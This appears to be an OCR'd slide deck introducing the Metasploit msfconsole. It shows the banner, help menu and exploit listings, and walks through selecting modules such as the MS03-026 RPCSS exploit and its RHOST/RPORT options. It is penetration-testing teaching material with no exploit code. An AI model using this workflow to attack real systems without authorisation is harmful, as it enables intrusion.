


```
cg@segfault:~/evil/msf3$ ./msfconsole

                                  _       _
             _                   | |     (_)_
 ____   ____| |_  ____  ___ ____ | | ___  _| |_
|    \ / _  )  _)/ _  |/___)  _ \| |/ _ \| |  _)
| | | ( (/ /| |_( ( | |___ | | | | | |_| | | |__
|_|_|_|\____)\___)_||_(___/| ||_/|_|\___/|_|\___)
                           |_|


       =[ msf v3.1-dev
+ -- --=[ 213 exploits - 107 payloads
+ -- --=[ 17 encoders - 5 nops
       =[ 39 aux

msf >
```

msfconsole


- Msfconsole is your “bread and butter”
- Powerful and fast
- Allows you to also use system command from within the msf shell ie ping, nmap
- Allows you to easily list available exploits, payloads, configure global options
- Decent help menu (but you need to know what you are doing)
- Tab completion

msfconsole – help menu




```
msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    exit          Exit the console
    help          Help menu
    info          Displays information about one or more module
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    quit          Exit the console
    route         Route traffic through a session
    save          Saves the active datastores
    sessions      Dump session listings and display information about sessions
    set           Sets a variable to a value
    setg          Sets a global variable to a value
    show          Displays modules of a given type, or all modules
    sleep         Do nothing for the specified number of seconds
    unload        Unload a framework plugin
    unset         Unsets one or more variables
    unsetg        Unsets one or more global variables
    use           Selects a module by name
    version       Show the console library version number

msf >
```

msfconsole – show exploits




```
msf > show exploits

Exploits
========

   Name                                                         Description

   ----                                                         -----------

   bsdi/softcart/mercantec_softcart                             Mercantec SoftCart CGI Overflow

   hpux/lpd/cleanup_exec                                        HP-UX LPD Command Execution

   irix/lpd/tagprinter_exec                                     Irix LPD tagprinter Command Execution

   linux/games/ut2004_secure                                    Unreal Tournament 2004 "secure" Overflow (Linux)

   linux/http/peercast_url                                      PeerCast <= 0.1216 URL Handling Buffer Overflow (linux)

   linux/ids/snortbopre                                         Snort Back Orifice Pre-Preprocessor Remote Exploit

   linux/madwifi/madwifi_giwscan_cb                             Madwifi SIOCGIWSCAN Buffer Overflow
```

msfconsole – use exploit/os/




```
msf > use exploit/windows/
Display all 169 possibilities? (y or n)
use exploit/windows/antivirus/symantec_rtvscan
use exploit/windows/antivirus/trendmicro_serverprotect
use exploit/windows/antivirus/trendmicro_serverprotect_createbinding
use exploit/windows/antivirus/trendmicro_serverprotect_earthagent
use exploit/windows/arkeia/type77
use exploit/windows/backupexec/name_service
use exploit/windows/backupexec/remote_agent
use exploit/windows/brightstor/discovery_tcp
use exploit/windows/brightstor/discovery_udp
use exploit/windows/brightstor/lgserver
use exploit/windows/brightstor/mediasrv_sunrpc
use exploit/windows/brightstor/message_engine
use exploit/windows/brightstor/message_engine_heap
use exploit/windows/brightstor/sql_agent
use exploit/windows/brightstor/tape_engine
use exploit/windows/brightstor/universal_agent
use exploit/windows/browser/aim_goaway
```

msfconsole – show info




```
Provided by:
  hdm <hdm@metasploit.com>
  spoonm <spoonm@no$email.com>
  cazz <bmc@shmoo.com>

Available targets:
  Id  Name
  --  ----
  0   Windows NT SP3-6a/2000/XP/2003 Universal

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  135              yes       The target port

Payload information:
  Space: 880
  Avoid: 7 characters

Description:
  This module exploits a stack overflow in the RPCSS service, this
  vulnerability was originally found by the Last Stage of Delirium
  research group and has bee widely exploited ever since. This module
  can exploit the English versions of Windows NT 4.0 SP3-6a, Windows
  2000, Windows XP, and Windows 2003 all in one request :)

References:
  http://www.osvdb.org/2100
  http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx
  http://www.securityfocus.com/bid/8205
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0352
```

msfconsole – set variables



